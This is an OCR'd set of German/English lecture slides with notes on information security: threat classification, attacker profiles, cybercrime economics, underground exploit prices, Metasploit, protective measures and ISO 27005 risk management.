Wer/Was will mein System wie attakieren?

1. **Höhere Gewalt**
   Natur, Wasser, Feuer, …
2. **Organisatorische Mängel**
   Zuständigkeiten, Klassifizerung, …
3. **Menschliche Fehlhandlungen**
   Löschen, veröffentlichen, …
4. **Technisches Versagen**
   Fehlerhafte Software, Hardware, ...
5. **Vorsätzliche Handlungen**
   Hacker mit Spieltrieb, mit bösartiger Absicht, frustrierte Angestellte, Konkurrenz, Terroristen, Geheimdienste

4/26/2010 14


Es gibt verschiedenste Ansätze zur Gefährdungsklassierung:

Die Grundschutzkataloge des deutschen Bundesamtes für Sicherheit in der Informationstechnik (BSI) unterscheiden zwischen

1. Höhere Gewalt
2. Organisatorische Mängel
3. Menschliche Fehlhandlungen
4. Technisches Versagen
5. Vorsätzliche Handlungen

Andere klassieren wie folgt:

1. **Environment:** external expectations, internal expectations, social environment, Legislation, dependencies, ... (Umgebungseinflüsse (Beispiel zum Umfeld: Soziales Umfeld und Letten-Drogenumschlagplatz in der Nähe eines Migros-Einkaufszentrums in Zürich Bedrohungsquellen))
2. **Accidents:** fire, water, etc. / major damage, loss of all systems, ...
3. **Errors:** application, implementation, usage, ... (Unzuverlässigkeit der Informationsinfrastruktur bzw. ihrer Komponenten)
4. **Attacks:** theft, sabotage, logical attack, ... (Deliktische Handlungen durch Mitarbeiter



The security threat is changing dramatically and customers need to be cognizant of the implications for their security strategies in the years ahead: namely, that vigilance and agility will remain key, and a comprehensive approach to security will continue to be required. A set of "profiles" of various participants in the hacker community, is derived from actual data gathered by Microsoft researchers and engineers who are working with national law enforcement agencies in the US. They are based on numerous real-life incidents (the details of which Microsoft cannot disclose publicly) where the perpetrators are either known or reasonably well-guessed. The threat situation can be structured by various levels of "motivation" (from "Curiosity" to "National Interest") and "expertise and resources" (from the entry-level "Script-Kiddy" to the formidable "Specialist").

•The "Author" is the highly-capable hacker who has the tools and expertise to reverse-engineer a patch and write exploit code, or find vulnerabilities in security software, hardware, or processes. Authors are generally motivated by ego, ideology, and/or personal fame. Authors create the building blocks for criminal hackers, and their work scales out in all directions. For one, the tools and code they produce are usually made readily available to the less-sophisticated, meaning that the Vandals and the Script-Kiddies are able to cause a lot more trouble with less work.

•The "Thieves" are people who are in it for the money, and they include organized crime syndicates from around the world. Thieves are active and effective in hacking into corporate and enterprise systems, sometimes to steal information that has monetary value (such as credit card numbers), sometimes to divert cash into their accounts, and sometimes to extort payments to prevent their systems or data from being exposed to the public. It's impossible to calculate the losses caused by thieves because their work is often not publicly reported. Law enforcement agencies around the world are beginning to address the problem seriously. The greatest financial losses will be incurred because of Thieves. Cyber-theft is the fastest-growing threat in security. The Thieves benefit from the author's efforts. This makes the Author a very interesting person to law enforcement organizations, who play an increasingly important role in helping to combat criminal hackers.

•The "Spies," who work on behalf of governments, are highly skilled, and have virtually unlimited resources. And the largest expenditures on protection – building strong defenses – are made, not surprisingly, by the Spies.

[Source: Microsoft]

Economics of Cybercrimes

M_b + P_b > O_cp + O_cm Pa Pc

- M_b: the monetary benefits of committing the crime
- P_b: the psychological benefits of committing the crime
- O_cp: the psychological costs of committing the crime
- O_cm: the monetary opportunity costs of conviction
- P_a: the probability of arrest
- P_c: the probability of conviction

Reference: Nir Kshetri, *University of North Carolina,* „The Simple Economics of Cybercrimes“, IEEE SECURITY & PRIVACY, 2006.

4/26/2010 16

Cybercrimes are becoming increasingly pervasive and sophisticated and have more severe economic impacts than most conventional crimes. Technology and skill intensiveness; a higher degree of globalization than conventional crimes; and the newness make cybercrimes structurally different.

Following the approach used by economists, a cybercriminal must weigh the benefits and costs to decide whether to commit a crime.

A cybercrime occurs if

M_b + P_b > O_cp P_a + O_cm P_c

where *M_b equals the monetary benefits of committing* the crime; *P_b equals the psychological benefits of committing* the crime; *O_cm equals the monetary opportunity* costs of conviction (=Verurteilung); *O_cp equals the psychological costs of* committing the crime; *P_a equals the probability of arrest;* and *P_c equals the probability of conviction.*

The product term on the right, *O_cm P_a P_c , is also called the expected penalty effect.*

Moderne Angreifer (1):
Angebote aus Untergrundauktionen 12/2006

- Bots und Trojaner
  - Trojaner zum Stehlen von Daten: 1‘000 ... 5‘000 USD
  - Bot zum Aufbau einer Spam-Armee: 5‘000 ... 20‘000 USD
- persönliche Daten
  - eBay- oder PayPal-Account: 7 USD
  - Kreditkartennummern mit dreistelligem Sicherheitscode und Ablaufdatum: 25 USD
  - Kreditkarten inklusive PIN: 500 USD
- Diverses
  - Vista-Exploit: 20‘000 USD

4/26/2010 17

[18.12.2006 10:10] http://www.heise.de/security/news/meldung/82679

In Untergrund-Foren werden bereits Exploits für Microsofts neuestes Betriebssystem Windows Vista verhökert, mit denen sich ein Rechner kompromittieren lässt, berichten US-Medien. Laut Trend Micro[1] seien bis zu 50.000 US-Dollar auf den Online-Auktionen ähnelnden Seiten geboten worden. Aber auch Exploits für andere Software würden dort gehandelt, je nach Popularität der Programme und Zuverlässigkeit des Exploits für Summen zwischen 20.000 und 30.000 US-Dollar. Zudem sollen sich komplette Bots und Trojaner erwerben lassen: Ein Trojaner zum Stehlen von Daten soll zwischen 1000 und 5000 US-Dollar bringen, ein Bot zum Aufbau etwa einer Spam-Armee ist für 5000 bis 20.000 Dollar zu haben.

Auch die mit Trojanern geklauten persönlichen Daten und virtuellen Währungen etwa aus Online-Spielen stünden zum Verkauf. Kreditkartennummern inklusive PIN gehen für 500 Dollar über den Tisch. Ohne gültige PIN, aber dafür mit dreistelligem Sicherheitscode und Ablaufdatum kostet eine Kreditkartennummer nur noch 25 Dollar. Ein eBay- oder PayPal-Account schlägt gerade noch mit 7 Dollar zu Buche. Bereits Ende vergangenen Jahres zeigte sich beim WMF-Exploit[2], wie lukrativ es sein kann, mit Schadsoftware Geld zu verdienen. Damals hatte Kaspersky Hacker in russischen Foren beobachtet, die den Exploit für 4000 Dollar angeboten und verkauft hatten[3]. Kurze Zeit darauf versuchten zahlreiche Webseiten, Besucher über den Exploit mit Trojanern zu infizieren.

[1] http://de.trendmicro-europe.com/
[2] http://www.heise.de/security/news/meldung/67794
[3] http://www.heise.de/security/news/meldung/69207
[4] mailto:dab@ct.heise.de

Moderne Angreifer (2):
Angebote aus Untergrundauktionen 10/2007

- Bots und Trojaner
  - 10 Mio. Empfängeradressen > 100 Euro
  - Versand von 20 Mio. Spam-E-Mails > 350 Euro
  - Starterpaket Do-It-Yourself-Tool für Eigenversand und 5 Mio. E-Mail-Adressen > 140 Euro
  - spezielle Trojaner > mehrere 10.000 Euro
  - DDoS-Attacken > 20 USD / Stunde, 100 USD / Tag
- Persönliche Daten
  - World of Warcraft > 6 Euro / WoW-Account
  - Kreditkarteninformationen > 3 Euro / Kartennummer
- Diverse
  - Exploit > 35.000 Dollar

4/26/2010 18

Bochum 22.10.2007 Cybercrime zu Schleuderpreisen - Einsteigerpaket für Nachwuchs-Spammer bereits ab 140 Euro

http://www.gdata.de/unternehmen/DE/articleview/3920/1/160/

"Die Professionalisierung der Online-Kriminellen ist nichts Neues. Wir haben es bereits seit Jahren mit einer Industrie zu tun, die im Internet kriminelle Dienstleistungen im großen Rahmen anbietet", sagt Ralf Benzmüller, Leiter der G Data Security Labs. "Nach dem Motto 'Darf es auch etwas mehr sein?', bieten die Cyber-Kriminellen ihre Dienstleistung oft in Kombinationen an. DDoS-Attacken auf Mitbewerber und zeitgleicher Versand von Spam sind nicht ungewöhnlich", so Benzmüller.

Bereits für wenige hundert Euro sind gezielte Angriffe auf Webangebote oder der Versand von Millionen von Spam-E-Mails als Auftragsarbeit möglich. Die Cyber-Kriminellen operieren hierbei in Netzwerken, um möglichst viele Facetten der kriminellen Dienstleistungen aus einer Hand anbieten zu können.

Die Webseite "WabiSabiLabi„ www.wslabi.com ist das Ebay oder Ricardo für Cyber-Kriminelle. Hier können Hacker ab 500 Euro aktuelle Windows- und Linux-Sicherheitslücken ersteigern.

Moderne Angreifer (3): WabiSabiLabi

4/26/2010 19

Q&A What is WabiSabiLabi?


OCTOBER 11, 2007 | CHIASSO, Switzerland -- In just two months the IT security vulnerabilities marketplace launched by WabiSabiLabi (WSLabi) that encourages security researchers to sell their findings in an open marketplace to legitimate organisations, big or small, exceeded all expectations with over 150 vulnerabilities submitted. IT security experts have jumped at the opportunity to sell their research in a safe environment to an eager and ready audience of vetted buyers prepared to pay a fair price to get their hands on the latest IT security vulnerabilities.

Q: Do you trade zero day vulnerabilities?
A: First let's use the proper terminology, there is no zero day vulnerability, instead there is Security Research, which is the job of a skilled security researcher. Our scope is to provide an institutional market place in which security researchers can offer place their work to the market through a platform designed to maximize their reward.

Q: How much do you pay for a zero day security research?
A: You don't sell to WabiSabiLabi". Rather you sell through it like any other institutional market exchange. WabiSabiLabi doesn't directly pay anything, rather we mediate a your sale/purchase on behalf of researchers by providing a secure market environment aimed to maximize the security researcher's reward, therefore we maintain:
- a Research Department
- a test-drive laboratory
- an transparent exchange platform
- a secure payment system

Security research will only be placed on the market place, only after being validated by our labs and being "dressed" with our complementary material and services. We will also help researchers to design the best business model (Such as: selling schemes, starting selling price etc.) in order to maximize the value creation.

The Metasploit Project




4/26/2010 20

Metasploit provides useful information to people who perform penetration testing, IDS signature development, and exploit research. This project was created to provide information on exploit techniques and to create a useful resource for exploit developers and security professionals. The tools and information on this site are provided for legal security research and testing purposes only. Metasploit is a community project managed by Metasploit LLC.

Metasploit Framework 3.3.3 is the latest stable release of the Metasploit penetration testing framework and the recommended starting point for new users. The framework has existed in three different versions since July of 2003. The first version (1.0) was written by HD Moore, using the Perl scripting language, and provided a curses-based frontend. The second version (2.x), also written in Perl, was a collaboration between spoonm, Matt Miller (skape), HD Moore, and a small number of contributors. The third (3.x) and current version is a complete rewrite using the Ruby language. This version was originally developed by Metasploit LLC and is made available for use by Rapid7 under the 3-clause BSD license.

http://metasploit.com



1. Organize
    - Identify the weakest link on a broad scale
    - Consider technical, organizational and operational aspects
    - Define security policy, define responsibilities
    - Awareness building

2. Protect: Encryption and authentication
    - Encrypt stored files and transmitted information
    - At various OSI-Layers: Application data (PGP, SSH, ...), Socket (specific Port / IP-Address Combination, SSL), IP-Connection, Link (Point-to-point e.g. leased line)
    - Install patches … unplug systems
    - install recovery procedures (backup, information / media communication)
    - Informatics, communication, physical (building locking system), fire, employees, ..

3. Limit access, filtered traffic
    - Physical access, password, firewall, ...
    - Filter/limit traffic (traffic separation) to specific sections of the network (based on applications, sessions, IP-addresses: IP-subnetting, MAC-Layer Switching
    - structured cabling

4. Combine multiple security measures
    - Mulitlevel security, in-depth security

5. Control, monitor, verify, check, act (detect attacks, check your systems). react and correct
    - Intrusion Detection, Vulnerability Testing
    - Security Checks

Schutzmassnahmen
gemäss BSI Massnahmenkatalog
Was soll ich wie schützen?

1. Infrastruktur
2. Organisation
3. Personal
4. Hardware/Software
5. Kommunikation
6. Notfallvorsorge

4/26/2010 22

Bei der Realisierung von Sicherheitsmassnahmen wird gemäss BSI folgendes Vorgehen empfohlen:

Schritt 1: Sichtung der Untersuchungsergebnisse


Welche Maßnahmen sind nicht oder nur teilweise umgesetzt?

Schritt 2: Konsolidierung der Maßnahmen

Welche IT-Grundschutzmaßnahmen werden durch höher- oder gleichwertige Maßnahmen ersetzt?

Welche Maßnahmenempfehlungen müssen noch an die individuellen Gegebenheiten angepasst werden?

Schritt 3: Kosten- und Aufwandsschätzung



Im Bereich Internet Sicherheit gibt es verschiedenste technische Massnahmen zur Verbesserung der Sicherheit. Diese basieren beispielsweise auf folgenden Ansätzen:

•Einschränkung des Datenverkehrs (Limit, „Wissen nur wenn nötig“): Dies wird beispielsweise durch Router und Firewalls erreicht. Im weiteren Sinne könnte man aber auch die Zugangsregelung mittels Benutzername/Passwort dazu zählen. Im weiteren Sinne ist auch die Überprüfung und allfällige Löschung von Daten bei Viren-Scannern eine „Filterungsmassnahme“.

•Verschlüsselung und Authentisierung: Hier stellt der mittels https bzw. Secure Socket Layser (SSL) gesicherte Webzugang die wichtigste Massnahme dar. Die Authentisierung spielt aber auch in Zusammenhang mit Benutzername/Passwort Zugang eine Rolle.

•Kontrolle: Intrusion Detection Systeme (IDS), Intrusion Prevention Systems (IPS) oder Honey Pots sollen helfen, trotz aller Schutzmassnahmen erfolgte Einbrüche zu detektieren bzw. abzuwenden.

"Wenn mich jemand fragt, wie ich am besten meine Erfahrungen aus 40 Jahren auf hoher See beschreiben würde, so könnte ich diese Frage lediglich mit 'unspektakulär' beantworten. Natürlich gab es schwere Stürme, Gewitter und Nebel, jedoch war ich nie in einen Unfall jeglicher Art verwickelt, der es wert wäre, über ihn zu berichten. Ich habe während dieser langen Zeit kaum in Schiff in Seenot erlebt ... Ich habe weder ein Wrack gesehen noch bin ich selbst in Seenot geraten oder habe ich mich sonst in einer misslichen Lage befunden, die in irgend einer Form drohte zum Desaster zu werden." (E. J. Smith im Jahre 1907)

- Geben Sie an, wie dieser Captain in Bezug auf „Gefahren bei der Seefahrt“ denken dürfte.
-

8.4.2 Information Security Risk Management Process

Information Security Risk Management (ISO 27005:2008)

- Standard inputs:
  - ISO 27005:2008 (BS7799-3) standard
    Information security risks in the organizational context, Risk assessment, Risk treatment and management decision-making, Ongoing risk management activities
  - BSI – The German Federal IT Baseline Protection Manual
  - NIST – Risk Management Guide for Information Technology Systems
  - Microsoft's security risk management guide
  - …
- Risk Management Actions
  - Risk Analysis, Evaluation, Estimation, Assessment, Treatment
  - Business Continuity Management (BCM)

4/26/2010 28

The ISO/IEC 27005 "Information security risk management" standard defines the ISMS risk management process, including identification of assets, threats and vulnerabilities. It comprises 55 pages, and is applicable to all types of organization.


This standard is a revision of the Management of information and communications technology security (MICTS) standards ISO/IEC TR 13335-3:1998 plus ISO/IEC TR 13335-4:2000. It was 2007 at FDIS stage and was published in 2008.

The scope of ISO/IEC 27005 is to: "provide guidelines for information security risk management. This International Standard supports the general concepts specified in ISO/IEC 27001 and is designed to assist the satisfactory implementation of information security based on a risk management approach."

BS 7799-3:2006 "Information security management systems - guidelines for information security risk management is a British Standard" released in March 2006. This is the third part of the original BS 7799 family that offers guidance on the risk management aspects of ISO/IEC 27001, namely: Assessing/evaluating risks; Implementing appropriate controls; Monitoring and reviewing risks on an ongoing or periodic basis; and Maintaining and continuously improving the system of controls. http://www.bsi-global.com/ICT/Security/bs7799-3.xalter


There are many other risk management standards (e.g. CRAMM: "CCTA Risk Assessment and Management Methodology" was originally developed for UK Government use but is now owned by Siemens; Microsoft's security risk management guide is a 129-page document plus a set of Excel worksheets and an accompanying tool. It combines quantitative and qualitative analysis, return on security investment (ROSI) and other best practices).

Informal risk analysis methods such as risk workshops and brainstorming are genuine alternatives or complementary approaches to the formal/documented methods and commercial tools, especially where experienced information security and risk management professionals participate alongside business people familiar with the organization's situation.



Das (proaktive) Risk Management beinhaltet den Prozeß der systematischen und laufenden Risikoanalyse des Unternehmens und der Geschäftsabläufe. Das Ziel ist die betriebswirtschaftlich optimale Sicherheit und nicht die maximale Sicherheit zu erreichen.

1. Zunächst einmal müssen die Risiken eines Unternehmens erkannt und analysiert werden. Die Informationsbeschaffung ist die schwierigste Phase im RM Prozeß und gleichzeitig eine Schlüsselfunktion des RM. Erforderlich ist eine systematische, prozeßorientierte Vorgehensweise. Bei der Erfassung der Risiken helfen u.a. Besichtigungen, Interviews, Organisationspläne, Bilanzen, Checklisten und Schadenstatistiken. Ziel der Risikoidentifikation und -bewertung (Risikoanalyse) ist die Erstellung eines Risikoinventars bzw. einer RiskMap. Ein Risikoinventar enthält eine Auflistung und Klassifizierung aller Risiken, detaillierte Angaben über Schadeneintrittswahrscheinlichkeiten sowie potentielle finanzielle Auswirkungen.
2. In der der Risikobewertungsphase erfolgt eine Quantifizierung hinsichtlich Erwartungswert von Schäden. Der Erwartungswert bestimmt sich aus der Multiplikation der Eintrittswahrscheinlichkeit mit dem Schadenausmaß. Ist eine Quantifizierung nicht möglich (beispielsweise bei Imageverlust), so wird das Risiko qualitativ bewertet (existenzbedrohend, schwerwiegend, mittel, gering, unbedeutend).
3. Im nächsten Schritt müssen die bewerteten Risiken mit den vorgegebenen Sicherheitszielen (vgl. Risikopolitik) verglichen werden. Die Phase der Risikosteuerung und -kontrolle zielt darauf ab, die Risikolage des Unternehmens positiv zu verändern. Risiken können vermieden werden, indem wirtschaftliche Aktivitäten aufgegeben bzw. verändert werden (z.B. Entwicklung neuer Technologien). Risiken können durch Risikoüberwälzung und Risikostreuung begrenzt werden. Durch Allgemeine Geschäftsbedingungen kann die Haftung begrenzt werden; durch die Ausgliederung von Unternehmensfunktionen (Outsourcing) und Leasing können Risiken reduziert werden. Durch regionale, objektbezogene und personenbezogene Streuung kann ein Risikoausgleich bei voneinander unabhängiger Risiken erfolgen. Werden Produktionsanlagen räumlich getrennt, so wird das Gesamtrisiko reduziert. Durch organisatorische (bspw. Notfallplanung) und technische (bspw. Sprinkleranlage) Massnahmen können Risiken vermindert werden (z.B. Aufbau des betrieblichen Brandschutzes – beachte, dass Brände zu den häufigsten Schadenursachen zählen).
4. Die Risiken müssen kontinuierlich überwacht werden. Viele Randbedingungen können sich mit der Zeit ändern. Entsprechend müssen Massnahmen angepasst werden.



